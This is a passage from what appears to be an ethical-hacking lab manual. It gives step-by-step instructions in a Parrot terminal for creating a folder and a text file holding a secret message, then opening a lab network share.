


3. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.




4. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.

5. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




6. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".



7. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.

